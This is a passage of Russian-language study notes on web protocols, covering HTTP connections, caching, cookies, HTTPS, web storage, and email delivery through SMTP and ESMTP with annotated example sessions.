 - Повышается скорость – нет необходимости каждый раз начинать передачу данных с маленьким размером окна TCP (медленный старт) – т.к. при начале соединения TCP ничего не знает про сеть, то используется маленький размер окна, который увеличивается при получении каждого подтверждения, при помощи механизма «медленный старт», а затем «аддитивного увеличения, мультиплексивного уменьшения».
- В стандарте HTTP 1.0 не было возможности использовать постоянное соединение
- Уже после публикации стандарта HTTP 1.0 был придуман способ и заголовок «Connection: keep-alive», чтобы оставлять соединение открытым:
 - Клиент добавляет этот заголовок к запросу, чтобы попросить Сервер не закрывать соединение после передачи ответа
 - Если Сервер понимает этот заголовок и поддерживает Постоянное Соединение он оставляет соединение открытым и добавляет этот заголовок к ответу
 - У Сервера имеется достаточно ресурсов, чтобы поддерживать соединение открытым.
- В стандарте HTTP 1.0 нет гарантии того, что соединение останется открытым, так как:
 - Заголовок «Connection: keep-alive» не является частью стандарта HTTP 1.0
 - У Сервера может просто не хватить ресурсов.
- В стандарте HTTP 1.1:
 - Все соединения – постоянные (по умолчанию)
 - Использование заголовка «Connection: keep-alive» – не обязательно, (но многие браузеры и веб-серверы всё равно используют этот заголовок)
 - Клиент может явно попросить закрыть соединение – «Connection: close»
- «-» Недостатки Постоянного Соединения:
 - Для поддержания соединения Веб-серверу нужны ресурсы – если клиент открыл соединение, и не использует его, то эти ресурсы недоступны другим клиентам
 - Для поддержания соединения Веб-серверу нужны ресурсы – плохо для высоконагруженных серверов.
- Для решения этого недостатка – соединение закрывается автоматически, после таймаута 5–15 сек

? HTTP Pipelining – Конвейерная обработка HTTP

- HTTP Pipelining – Конвейерная обработка HTTP – другая технология, позволяющая увеличить скорость HTTP



- Устанавливается TCP соединение
- Клиент выполняет запрос веб-страницы по протоколу HTTP
- Сервер возвращает веб-страницу
- Браузер проанализировал ответ и извлёк перечень всех ресурсов, которые нужно загрузить с Сервера
- Конвейерная обработка (Pipelining) позволяет передать от Клиента Серверу сразу несколько запросов, для загрузки ресурсов, не дожидаясь получения ответа
- Сервер, получив сразу несколько запросов, направляет в ответ сразу все запрошенные ресурсы.
- Соединение закрывается

- «–» Недостатки Конвейерной обработки:

- Ответы должны передаваться в том же порядке, в котором пришли запросы. Но если с передачей какого-либо ресурса возникли проблемы – другие ресурсы передавать нельзя (даже если они уже готовы к передаче).


- Эта проблема решена в стандарте HTTP 2.0:

- Можно нумеровать запросы и передавать ресурсы от Сервера к Клиенту в любом порядке.

- Конвейерная обработка на практике используется довольно редко

? Несколько HTTP соединений

- Несколько HTTP соединений – ещё одна технология, позволяющая увеличить скорость HTTP



- Клиент открывает несколько TCP соединений с Сервером
- Каждое соединение используется для загрузки разных ресурсов:
 - Запрос веб-страницы
 - Запрос стилевого файла
 - Запрос Java Script
 - Запрос картинок
- Сервер возвращает эти ресурсы:
 - Ответ с веб-страницей
 - Ответ со стилевым файлом
 - Ответ с Java Script
 - Ответ с картинкой

- Каждое такое соединение может быть постоянным и использоваться для загрузки нескольких ресурсов.
- Также внутри таких соединений можно использовать HTTP Pipelining.
- Почти все современные браузеры используют этот способ – Несколько Соединений (4–8 соединений)

Caching in HTTP

? Кэш (**Cache**) – это совокупность временных копий файлов программ, а также специально отведённое место их хранения для оперативного доступа.

? Кэширование в HTTP

- Если веб-страница меняется редко – веб-браузеры могут сохранить веб-страницу на диске и показывать её из кэша на диске, а не загружать её с сервера.
- Так же возможно кэширование не полной страницы, а отдельных ресурсов, которые меняются реже:
 - Изображения (логотипы, кнопки навигации и т.п.)
 - Таблицы Стилей
 - Библиотеки Java Script
- «+» Кэширование сокращает время загрузки страницы
- «–» Требуется место на локальном диске для кэша – но сейчас это не составляет особой проблемы
- Протокол HTTP поддерживает работу кэша – поддержка кэширования встроена в сам Протокол HTTP
- Браузеру нужно определить изменилась ли веб-страница:
 - Если не изменилась – можно брать страницу из кэша;
 - Если изменилась – надо запрашивать страницу у веб-сервера.

? Подходы к определению состояния ресурса (изменился/не изменился):

- Использование заголовка «Expires»
- Использование Эвристики
- Использование Запроса «GET с Условием» («Conditional GET»)
- Использование ETag (Entity Tag) в Запросе «GET с Условием»

? Использование заголовка «Expires»

- Для определению состояния веб-страницы можно использовать заголовок «Expires» (Expires: Sun, 12 Jun 2020 10:33:12 GMT)
- Заголовок «Expires» указывает, до какого времени можно хранить ресурс в кэш.
- После истечения указанной даты ресурс считается устаревшим, и надо обращаться на веб-сервер.

? Использование Эвристики

- Веб-серверы не всегда устанавливают заголовок «Expires»
- Если заголовок «Expires» не установлен – браузеры могут использовать некоторые эвристики, для того, чтобы определить: обращаться к веб-серверу, или к кэш.
- Например, браузер может использовать поле «Last-Modified», в котором указывается дата последнего изменения ресурса (Last-Modified: Wed, 15 May 2020 18:45:52 GMT).
- Эвристика: «Если страница не менялась на протяжении 2 нед.» – значит, можно загрузить её из кэша.
- Но возможны ошибки – эвристика может не сработать, если страница меняется 1 раз/мес.

? Использование Запроса «GET с Условием» («Conditional GET»)

- Клиент передаёт Серверу запрос «Conditional GET» – запрос передать ресурс, если он изменился с указанного времени.
- Сервер может ответить, что страница не изменилась – тогда Клиент берёт страницу из кэша;
- Если страница поменялась – Сервер передаст изменённую версию страницы.
- Работа Запроса «GET с Условием» («Conditional GET»)
 - Запрос «GET» (обычный):
 - При первом обращении к ресурсу браузер посыпает обычный запрос «GET»
 - Ресурс записывается в кэш
 - Только если в HTTP ответе установлен заголовок «Last-Modified», (в котором указана дата последнего изменения ресурса) – можно будет использовать запрос «Conditional GET».
 - Запрос «Conditional GET» (GET с Условием):
 - Следующий раз, когда Клиент будет обращаться к Серверу за этим же ресурсом – он будет использовать запрос «Conditional GET»
 - В запросе содержится дополнительный заголовок «If-Modified-Since»

- В этом заголовке указывается дата изменения ресурса – значение берётся из заголовка «Last-Modified»
- Ответ на Запрос «Conditional GET» (GET с Условием) – два варианта ответа:
 - Ресурс не изменился:
 - Короткое сообщение
 - Статус ответа: 304 Not Modified
 - Дополнительные заголовки: «Expires», «Last-Modified», «Cache-Control»
 - Сам ресурс не передаётся
 - Ресурс изменился:
 - Полная передача ресурса
 - Статус ответа: 200 OK

? Использование ETag (Entity Tag) в Запросе «GET с Условием»

- ETag (Entity Tag) – код, который генерируется на основе содержимого ресурса – хэш-код или т.п.
- Сервер, при отправке ресурса, добавляет в HTTP Ответ заголовок «ETag» со значением кода («ETag: 3648573-a7e4»)
- Если ресурс изменился – значение заголовка «ETag» также поменяется
- ETag удобно применять, если веб-сервер может передавать различные варианты одной и той же веб-страницы (н-р, на разных языках). Дату использовать нельзя – варианты страницы могут быть изменены в одно и то же время, а ETag вполне подходит.
- ETag появился в стандарте HTTP 1.1
- При использовании ETag в Conditional GET вместо заголовка «If-Modified-Since» – используется заголовок «If-None-Match» (If-None-Match: 3648573-a7e4)

? Заголовок «Cache-Control»

- Заголовок «Cache-Control» – заголовок для управления кэшированием (Cache-Control: private, max-age=10)
- Заголовок «Cache-Control» может содержать несколько различных элементов:
- Возможные значения Заголовка «Cache-Control»:
 - no-store – ресурс нельзя сохранять в кэш
 - no-cache – ресурс можно сохранять в кэш, но для его использования необходимо выполнить запрос «Conditional GET», и загружать ресурс из кэша, только в том случае если он не изменился
 - public – информация может быть доступна всем и её можно кэшировать (удобно использовать с HTTP-аутентификацией, т.к. при аутентификации кэширование не используется)
 - private – страница может быть сохранена только в частном кэше браузера, но не в разделяемых кэшах
 - max-age=86400 – время хранения ресурса в кэше, в секундах (используется для замены заголовка «Expires»)

? Кэширование данных на Прокси-сервере (Web Proxy Server)



- Данные в Веб могут быть кэшированы не только на браузере, который установлен на ПК Клиента.
- Может использоваться Прокси-сервер
- Клиенты обращаются к Веб-серверам не напрямую, а через Прокси-сервер
- Прокси-сервер сам:
 - подключается к Серверам в Интернет
 - получает ресурсы
 - сохраняет в Разделяемый кэш
 - передаёт Клиентам

- Если большое количество Клиентов, работающих с Прокси, обращаются на одни и те же сайты, то использование Прокси-сервера позволяет значительно повысить скорость загрузки веб-страниц. Т.к. запрашиваемые ресурсы могут уже быть в Разделяемом кэше, потому что их уже кто-то запрашивал.
- С другой стороны – разные пользователи посещают совершенно разные сайты – Разделённый кэш накапливается – эффективность работы Прокси-серверов понижается.

? Кэширование данных на Обратном Прокси-сервере (Reverse Proxy)



- Есть другой вариант установки Прокси – Обратный Прокси (Reverse Proxy)
- Обратный Прокси-сервер устанавливается не со стороны Клиентов, а со стороны Веб-серверов
- Обратный Прокси-сервер принимает запросы от Клиентов веб-браузеров из Интернет
- И передаёт запросы на Веб-сервера
- Обратный Прокси кэширует ответы веб-серверов
- При этом он кэширует не только статическую информацию, но и динамические веб-страницы, которые получаются в результате работы программ на Веб-серверах.
- Эти программы часто обращаются к БД или к другим ресурсам и работают достаточно медленно.
- Поэтому кэширование результатов работы этих программ в виде готовой странице на Обратном Прокси-сервере существенно повышает скорость загрузки веб-страниц.

? Разница между кэшированием GET и POST

- GET – кэшируется
- POST, PUT, PATCH – не кэшируются, не сохраняются в истории браузера.

? Отличие Куки от Кэша

- Куки – файлы о предыдущих действиях на сайте. Пересылаются Серверу в составе HTTP-запроса
- Кэш – временные копии файлов страницы, хранящиеся на Клиенте, чтобы быстрее обращаться к странице как к «сохранённой», а не через Сеть и Сервер
- Главное отличие Куки от Кэша – каждый раз, когда вы повторно заходите на конкретный сайт, с которого вам был когда-то отправлен конкретный Куки, Веб-клиент (обычно, это веб-браузер) пересыпает этот фрагмент данных Веб-серверу в составе HTTP-запроса.

Cookies in HTTP

? Cookies

Cookies – Куки – это небольшие текстовые файлы на компьютере пользователя, в которых хранится информация о предыдущих действиях пользователя на сайтах.

Файл cookie HTTP (файл cookie Интернета, файл cookie браузера) представляет собой небольшой фрагмент данных (часть http заголовка), который веб-сервер хранит в текстовом файле на жестком диске пользователя (клиента). Эта часть информации затем отправляется обратно на сервер каждый раз, когда браузер запрашивает страницу с сервера. Обычно cookie-файлы содержат персонализированные пользовательские данные или информацию, которые используются для определения того, поступили ли два запроса от одного и того же браузера – например, для входа пользователя в систему или для связи между различными веб-страницами. Он запоминает информацию stateful для stateless протокола HTTP.

? Для каких целей используются Куки

Куки в основном используются для трёх целей:

- Управление сессиями: Логины, корзины покупок, результаты игр и все, что сервер должен запомнить;
- Пользовательские настройки, темы и другие настройки;
- Запись и анализ поведения пользователя.

? Из чего состоят Куки:

Куки состоят в основном из трёх вещей:

- Имя сервера, с которого был отправлен куки
- Время жизни (Cookies Lifetime)
- Случайно сгенерированный уникальный номер

? Максимальный размер Куки

Максимальный размер Куки = 4 кБ = 4096 байт

? Виды Куки:

- Сессионные Куки / Временные Куки;
 - Постоянные Куки / Следящие Куки;
 - Сторонние Куки;
 - Супер-Куки;
 - Зомби-Куки / Evercookie / Persistent cookie.
-
- **Сессионные Куки / Временные Куки** – Сессионные cookie, также известные как временные cookie, существуют только во временной памяти, пока пользователь находится на странице веб-сайта. Браузеры обычно удаляют сессионные cookie после того, как пользователь закрывает окно браузер. В отличие от других типов cookie, сессионные cookie не имеют истечения срока действия, и поэтому браузеры понимают их как сессионные.
 - **Постоянные Куки / Следящие Куки** – Вместо того, чтобы удаляться после закрытия браузера, как это делают сессионные cookie, постоянные cookie-файлы удаляются в определённую дату или через определённый промежуток времени. Это означает, что информация о cookie будет передаваться на сервер каждый раз, когда пользователь посещает веб-сайт, которому эти cookie принадлежат. По этой причине постоянные cookie иногда называются следящие cookie, поскольку они могут использоваться рекламодателями для записи о предпочтениях пользователя в течение длительного периода времени. Однако, они также могут использоваться и в «мирных» целях, например, чтобы избежать повторного ввода данных при каждом посещении сайта.
 - **Сторонние Куки** – Обычно атрибут домена cookie совпадает с доменом, который отображается в адресной строке веб-браузера. Это называется первым файлом cookie. Однако сторонний файл cookie принадлежит домену, отличному от того, который указан в адресной строке. Этот тип файлов cookie обычно появляется, когда веб-страницы содержат контент с внешних веб-сайтов, например, рекламные баннеры. Это открывает возможности для отслеживания истории посещений пользователя и часто используется рекламодателями для предоставления релевантной рекламы каждому пользователю.

- **Супер-Куки** – это cookie-файл с источником домена верхнего уровня (например, .ru) или общедоступным суффиксом (например, .co.uk). Обычные cookie, напротив, имеют происхождение от конкретного доменного имени, например, example.com. Супер-cookie могут быть потенциальной проблемой безопасности и поэтому часто блокируются веб-браузерами. Если браузер разблокирует вредоносный веб-сайт, злоумышленник может установить супер-cookie и потенциально нарушить или выдать себя за законные запросы пользователей на другой веб-сайт, который использует тот же домен верхнего уровня или общедоступный суффикс, что и вредоносный веб-сайт. Например, супер-cookie с происхождением .com может злонамеренно повлиять на запрос к example.com, даже если файл cookie не был создан с сайта example.com. Это может быть использовано для подделки логинов или изменения информации пользователя.
- **Зомби-Куки / Evercookie / Persistent cookie** – Поскольку cookie можно очень легко удалить из браузера, программисты ищут способы идентифицировать пользователей даже после полной очистки истории браузера. Одним из таких решений являются зомби-cookie (или evercookie, или persistent cookie) — не удаляемые или трудно удаляемые cookie, которые можно восстановить в браузере с помощью JavaScript. Это возможно потому, что для хранения куки сайт одновременно использует все доступные хранилища браузера (HTTP ETag, Session Storage, Local Storage, Indexed DB), в том числе и хранилища приложений, таких как Flash Player (Local Shared Objects), Microsoft Silverlight (Isolated Storage) и Java (Java persistence API). Когда программа обнаруживает отсутствие в браузере cookie-файла, информация о котором присутствует в других хранилищах — она тут же восстанавливает его на место и, тем самым, идентифицирует пользователя для сайта.

? Отличие Куки от Кэша

- Куки – файлы о предыдущих действиях на сайте. Пересылаются Серверу в составе HTTP-запроса
- Кэш – временные копии файлов страницы, хранящиеся на Клиенте, чтобы быстрее обращаться к странице как к «сохранённой», а не через Сеть и Сервер
- Главное отличие Куки от Кэша – каждый раз, когда вы повторно заходите на конкретный сайт, с которого вам был когда-то отправлен конкретный Куки, Веб-клиент (обычно, это веб-браузер) пересыпает этот фрагмент данных Веб-серверу в составе HTTP-запроса.

? Отличие Куки от Сессии

- Куки хранятся на Клиенте.
- Сессия – не хранится, это временной промежуток.

HTTP & HTTPS

? Протокол HTTPS

- HTTPS – Hyper Text Transfer Protocol Secure – расширение протокола HTTP, поддерживающее шифрование.
- Данные, передаваемые по протоколу HTTPS, «упаковываются» в криптографический протокол SSL или TLS.
- HTTPS не является отдельным протоколом. Это обычный HTTP, работающий через шифрованные транспортные механизмы SSL и TLS.
- Он обеспечивает защиту от атак, основанных на прослушивании сетевого соединения – от снifferских атак, при условии, что будут использоваться шифрующие средства, сертификат сервера проверен и ему доверяют.
- Сертификат состоит из 2 частей (2 ключей) – «Public» и «Private».
- Public-часть – используется для зашифровывания трафика от клиента к серверу в защищённом соединении
- Private-часть – для расшифровывания полученного от клиента зашифрованного трафика на сервере.

HTTP, misc.

? Интернет-Хранилище (Web Storage)

- Почти всем настольным и мобильным приложениям нужно где-то хранить пользовательские данные. Но как быть веб-сайтам? В прошлом, мы использовали для этой цели файлы cookie, но у них есть серьезные ограничения. HTML5 предоставляет более подходящие инструменты для решения этой проблемы. Первый инструмент – это IndexedDB, который является излишним, говоря о замене cookie, а второй – Web Storage, являющееся комбинацией двух очень простых интерфейсов API.
- Интернет-хранилище или DOM-хранилище – это программные методы и протоколы веб-приложения, используемые для хранения данных в веб-браузере. Интернет-хранилище представляет собой постоянное хранилище данных, похожее на куки, но со значительно расширенной емкостью и без хранения информации в заголовке запроса HTTP. Существуют два основных типа веб-хранилища: локальное хранилище (localStorage) и сессионное хранилище (sessionStorage), ведущие себя аналогично постоянным и сессионным куки соответственно.

? Статические и динамические веб-сайты

- **Статические сайты** состоят из неизменяемых страниц. Это значит, что сайт имеет один и тот же внешний вид, а также одно и то же наполнение для всех посетителей. При запросе такого сайта в браузере сервер сразу предоставляет готовый HTML-документ в исходном виде, в котором он и был создан. Кроме HTML, в коде таких страниц используется разве что CSS и JavaScript, что обеспечивает их легкость и быструю загрузку.

Чаще всего статическими бывают сайты с минимальным количеством страниц или с контентом, который не нужно регулярно обновлять, а именно сайты-визитки, каталоги продукции, справочники технической документации. Однако с помощью сторонних инструментов существует возможность добавить на такие страницы отдельные динамические элементы (комментарии, личный кабинет для пользователей, поиск).

- **Динамические сайты**, в свою очередь, имеют изменяемые страницы, адаптирующиеся под конкретного пользователя. Такие страницы не размещены на сервере в готовом виде, а собираются заново по каждому новому запросу. Сначала сервер находит нужный документ и отправляет его интерпретатору, который выполняет код из HTML-документа и сверяется с файлами и базой данных. После этого документ возвращается на сервер и затем отображается в браузере. Для интерпретации страниц на серверной стороне используются языки программирования Java, PHP, ASP и другие.

Самыми яркими примерами динамических сайтов являются интернет-магазины, социальные сети и т.п.

? Отличие Stateless от Stateful

- **Stateful** – модель, при которой объект содержит информацию о своём состоянии, все методы работают в контексте его состояния.
- **Stateless** – не предоставляют эту информацию. Все методы объекта работают вне какого-либо контекста или локального состояния объекта, которого в этом случае просто нет. Не делается предположений о состоянии сессии, все изменения атомарны, нет каких-то сессионных переменных на сервере, помнящих результат предыдущего запроса. Они каждый раз дают один и тот же неизменный ответ на один и тот же запрос, функцию или вызов метода. HTTP не имеет состояния в необработанном виде – если вы выполняете GET для определённого URL, вы получаете (теоретически) один и тот же ответ каждый раз.

? Отличие XML от HTML

XML не является заменой HTML. Они предназначены для решения разных задач:

- XML решает задачу хранения и транспортировки данных, фокусируясь на том, что такие эти самые данные,
- HTML же решает задачу отображения данных, фокусируясь на том, как эти данные выглядят.

? Отзывчивый (Responsive) и Адаптивный (Adaptive) дизайн

- Отзывчивый дизайн – один URL, адаптация вёрстки только за счёт CSS (у сайта 1 дизайн и он программно адаптируется под разные разрешения, мониторы)
- Адаптивный дизайн – разные URL, адаптация вёрстки CSS, HTTP (у сайта много дизайнов, для разных мониторов, телефонов, и т.д.)

- Сайты, основывающиеся на **отзывчивом (responsive) дизайне**, предоставляют всем устройствам одни и те же наборы URL, где каждый URL обеспечивает все устройства общим HTML кодом, поэтому модификация сайта под различные экраны достигается путём использования лишь CSS кода.
- Сайты, свёрстанные на **адаптивном (adaptive) веб-дизайне**, динамически сообщают всем устройствам общие URL, но каждый URL содержит различный HTML (и CSS) код, в зависимости от типа аппаратного обеспечения.

? **Браузерный движок (Layout Engine)** – представляет собой программу, преобразующую содержимое веб-страниц (файлы HTML, XML, цифровые изображения и т. д.) и информацию о форматировании (в форматах CSS, XSL и т. д.) в интерактивное изображение форматированного содержимого на экране. Браузерный движок обычно используется в веб-браузерах (отсюда название), почтовых клиентах и других программах, нуждающихся в отображении и редактировании содержимого веб-страниц.

? **Есть ли тело у GET** – у GET нет body.

? **Различие GET и HEAD**

GET – служит для получения информации с ресурса. В ответе на **GET** есть тело.

HEAD – служит для проверки существования ресурса, он полностью аналогичен **GET**, но без возврата тела ответа.

E-mail – Electronic mail

? e-mail/email, Electronic mail – Электронная Почта

- E-mail, Electronic mail – Электронная почта – технология и служба по пересылке и получению электронных сообщений (называемых «письма», «электронные письма» или «сообщения») между пользователями компьютерной сети.
- Позволяет передавать сообщения через электронную сеть.
- Один из самых популярных сервисов Интернет – стал уступать по популярности соцсетям и мессенджерам

? Архитектура Электронной Почты



- Пользователи работают с Электронной Почтой с помощью «Агентов Пользователя» («Mail User Agent»):
 - Это может быть Клиент Эл-Почты, который устанавливается на локальный ПК пользователя (Microsoft Outlook)
 - Так же может работать через веб-интерфейс с использованием браузера (Gmail)
- Пользователь готовит сообщение с помощью «Агента Пользователя»
- И передаёт его на Почтовый Сервер, на котором работает программа «Агент Передачи Почты»
- Агент Передачи Почты определяет Получателя, которому предназначается письмо.
- Затем ищет Почтовый Сервер, который обслуживает этого Получателя (другой Почтовый Сервер)
- Почтовый Сервер-1 передаёт сообщение на Почтовый Сервер-2
- На Почтовом Сервере-2 также работает программа «Агент Передачи Почты»
- На Почтовом Сервере-2 (кот. обслуживает Получателя) запускается программа «Агент Доставки Почты»
- Программа «Агент Доставки Почты» копирует сообщение в «Хранилище Сообщений»
- «Хранилище Сообщений» – это почтовые ящики на Сервере, где письма хранятся и ждут, когда к ним обратятся
- Получатель, с помощью «Агента Пользователя» (локального или веб) обращается к «Хранилищу Сообщений», читает оттуда письма, которые к нему пришли. И может выполнять с ними те или иные действия: написать ответ, удалить сообщение и т.п.

? Протоколы Электронной Почты



В Электронной Почте используется 3 протокола:

- SMTP – Simple Mail Transfer Protocol
- POP3 – Post Office Protocol 3
- IMAP – Internet Message Access Protocol

Их назначение:

- SMTP – для передачи сообщений «Агент Пользователя – Почт Сервер» И «Почт Сервер-1 – Почт Сервер-2»
- POP3 – чтение писем – перемещает все письма из Хранилища на локальный ПК, а потом показывает в Агенте
- IMAP – чтение писем из Хранилища напрямую – письма остаются в Хранилище.

? Формат адреса Электронной Почты

Name.Familyname@gmail.com

- «Name.Familyname» – Часть-1 – Идентификатор пользователя
- «@» – Разделитель
- «gmail.com» – Часть-2 – Домен Электронной Почты

* При создании Эл-Почты вместо Доменного Имени использовался Адрес Компьютера, поэтому и использовали @ (at) в значении «на»: Имя.Фамилия-на-НазваниеКомпьютера.

? Поиск адреса Сервера Электронной Почты

- Для того чтобы по доменному имени найти адрес Почтового Сервера – Система Электронной Почты взаимодействует со Службой Доменных Имён DNS.
- В DNS есть специальный тип записи – MX (Mail eXchange), который содержит адреса Почтовых Серверов, принимающих почту для данного домена.
- Пример: для домена «gmail.com» – есть 5 записей типа MX:
 - 5 gmail-smtp-in.l.google.com
 - 10 alt1.gmail-smtp-in.l.google.com
 - 20 alt2.gmail-smtp-in.l.google.com
 - 30 alt3.gmail-smtp-in.l.google.com
 - 40 alt4.gmail-smtp-in.l.google.com

Где, Первое поле – приоритет; Второе поле – адрес почтового сервера.

- Передавать почту можно на любой из этих Серверов.
- Сначала, выбирается Сервер (gmail-smtp-in.l.google.com) с наименьшим приоритетом (5).
- Если по каким-либо причинам первый Сервер не работает, тогда надо подключаться к Серверу со следующим наименьшим приоритетом (10).
- Для просмотра того, какие Почтовые Сервера обслуживают Домен, можно воспользоваться утилитой: CLI: >nslookup -type=mx gmail.com

Email protocol SMTP

? Протокол SMTP




- Протокол SMTP – Simple Mail Transfer Protocol – Простой Протокол Передачи Почты
- 1982 – создание SMTP
- 2008 – ESMTP – Extended Simple Mail Transfer Protocol – Расширенный Простой Протокол Передачи Почты
- Используется при передаче электронной почты
- Возможны 2 варианта использования Протокола SMTP:
 - Передача сообщения от «Агента Пользователя» – Почтовому Серверу
 - Передача сообщений между Почтовыми Серверами
- В стеке протоколов TCP/IP Протокол SMTP находится на Прикладном уровне
- SMTP работает в текстовом режиме – это означает, что нет специального формата пакета
- Взаимодействие Клиента и Сервера – «Запрос–Ответ» – передаются обычные текстовые строки

? Взаимодействие Протокола SMTP с Протоколами Транспортного уровня

- Теоретически SMTP может использовать любой Протокол Транспортного уровня:
 - TCP
 - UDP
 - Другие возможные
- За SMTP стандартами закреплено 2 номера порта:
 - Порт 25 – передача почты между Почтовыми Серверами
 - Порт 587 – передача почты от почтового Клиента на Почтовый Сервер
- На практике используется:
 - Протокол Транспортного ур-ня – TCP
 - Порт – 25

? Формат Электронного Письма.



Формат Электронного Письма состоит из 3-ёх частей:

- Конверт – формально часть Протокола SMTP
 - В Конверте находятся Команды SMTP
 - Конверт используется для передачи почты между Почтовыми Агентами и Серверами
 - Данные в Конверте определяют то, как почта будет передаваться
- Заголовки – формально не является частью Протокола SMTP, задаётся в документе RFC 2822
- Тело письма – формально не является частью Протокола SMTP, задаётся в документе RFC 2822

? Команды Конверта письма SMTP

- Команды SMTP находятся в Конверте
- Команды SMTP состоят из 4-ёх символов (длина 4 выбрана произвольно при разработке протокола)
- Основные команды – 5 команд
- Есть и другие команды – используются редко

Команда	Назначение	Пример
HELO	Установка соединения	HELO example.com (Клиент должен указать свой домен или почтовый адрес)
MAIL	Адрес Отправителя	MAIL FROM: sender@example.com (адрес отправителя)
RCPT	Адрес Получателя	RCPT TO: recipient@gmail.com (сколько получ-ей – столько раз команда RCPT TO)
DATA	Передача письма	DATA (сообщает Почтовому Серверу, что Конверт закончился, дальше – письмо)
QUIT	Выход	QUIT (разрыв соединения с Сервером, когда передача письма окончена)

? Ответы на Команды Конверта письма SMTP

Ответы SMTP состоят из 2-ух частей – Статус-код (для машин) и Поясняющее Сообщение (для людей)

- Коды 2XX – успешное выполнение предыдущей команды
- Коды 3XX – текущее состояние успешное, но для продолжения работы требуются дополнительные данные
- Коды 5XX – произошла какая-нибудь ошибка

Код	Назначение	Пример
220	Подключение к серверу успешно	220 smtp.example.com ESMTP Postfix
250	Успешное выполнение предыдущей команды	250 Hello example.com 250 Ok
354	Начало передачи письма	354 End data with <CR><LF>.<CR><LF> (после введения Клиентом команды DATA, Сервер приглашает вводить письмо, и закончить письмо «.»)
502	Команда не реализована	502 5.2.2 Error: command not recognized (Использование нереализованной команды)
503	Неправильная последовательность команд	503 5.5.1 Error: need MAIL command (Неправильная последовательность команд)
221	Закрытие соединения	221 2.0.0 So long, and thanks for all the fish (Шуточное сообщение на команду QUIT – можно прописать что угодно, т.к. сообщения не входят в стандарт)

? Заголовки письма SMTP

- Заголовки – формально не является частью Протокола SMTP, задаётся в документе RFC 2822

Заголовок	Назначение
From:	Отправитель (имя и адрес)
To:	Получатель
CC:	Получатель копии письма
BCC:	Получатель копии письма, адрес которого не должен быть показан
Reply-To:	Адрес для ответа
Subject:	Тема письма
Date:	Дата отправки письма

- В Заголовке «From» (Отправитель) в отличие от Команды SMTP «MAIL FROM» можно указывать не только один адрес, но и имя отправителя.
- Заголовок «BCC» (Получатель, адрес которого скрыт) – возможность указать Получателя копии, который скрыт от других Получателей и скрыто само действие отправки ему копии письма.
- Значение Заголовка «Reply-To» (Адрес для ответа) может отличаться от значения «From» (Отправитель)

? Пример сеанса SMTP

Клиент	↔	Сервер	Описание
220 smtp.example.com	ESMTP Postfix		Запрос к Почт Серверу по адресу smtp.example.com на 25 порт
HELO gmail.com			Запрос на соединение с указанием своего домена
250 smtp.example.com			Ответ со статусом «250» (есть соединение) + своё доменное имя
MAIL FROM: name@gmail.com			Запрос с командой «MAIL FROM» для указания адреса Отправителя
250 2.1.0 Ok			Ответ со статусом «250» – ком «MAIL FROM» выполнена успешно
RCPT TO: receiver@ukr.net			Запрос с командой «RCPT TO» для указания адреса Получателя
250 2.1.5 Ok			Ответ со статусом «250» – ком «RCPT TO» выполнена успешно
DATA			Запрос с командой «DATA» для ввода письма
354 End data with <CR><LF>.<CR><LF>			Приглашение вводить текст, кот должен закончиться строкой с «.»
From: Username < name@gmail.com >			ПИСЬМО (Состоит из 2-ух частей: Заголовок и Тело сообщения)
Subject: An example of SMTP			Заголовки «From» и «Subject»
(пустая строка)			Заголовок должен быть отделён от Тела сообщения пустой строкой
Hello, email world!			Тело сообщения
Hello SMTP!			Тело сообщения
.			Письмо завершается строкой с 1 «.» – будет удалена при передаче
250 2.0.0 Ok: queued as 7FE5BA2C9570			Сервер видит строку «.» (закончено) – и ставит письмо в очередь
QUIT			Запрос с командой «QUIT» для завершения сеанса связи
221 2.0.0 Bye			Сервер отвечает сообщением со статусом «221» – «Пока»

? Расширение SMTP – ESMTP

- 2008 – ESMTP – Extended SMTP – Расширенный SMTP
- Появились новые команды:
 - EHLO (Extended HELO) – Вместо HELO
 - STARTTLS – использование шифрования
 - SIZE – объявление максимально возможного размера письма
 - DSN – подтверждение о доставке письма
- Набор символов
 - SMTP мог использовать только 7-битные наборы символов
 - ESMTP допускает передавать 8-битные символы (кириллица – ОК)

При получении Команды EHLO Почтовый Сервер понимает, что Клиент хочет использовать ESMTP, и выдаёт Клиенту перечень расширенных команд, которые он поддерживает:

Клиент	↔	Сервер	Описание
EHLO gmail.com			Аналогично команде HELO используется указание своего домена
250-smtp.example.com			Ответ со статусом «250» (есть соединение) + своё доменное имя
250-PIPELINING			Конвейерная обработка команд
250-SIZE 100000000			Сервер указывает макс размер письма, которое принимает
250-VRFY			Проверяет имя пользователя системы
250-ETRN			Расширенная версия команды запуска удалённой очереди писем
250-STARTTLS			Сервер поддерживает шифрование с помощью TLS
250-ENHANCEDSTATUSCODES			Сервер поддерживает расширенные статус-коды SMTP
250-8BITMIME			8-битная передача данных
250 DSN			Уведомление о состоянии доставки

? Безопасность и Спам в SMTP

- SMTP разрабатывался давно, и он не содержит механизмов защиты данных:
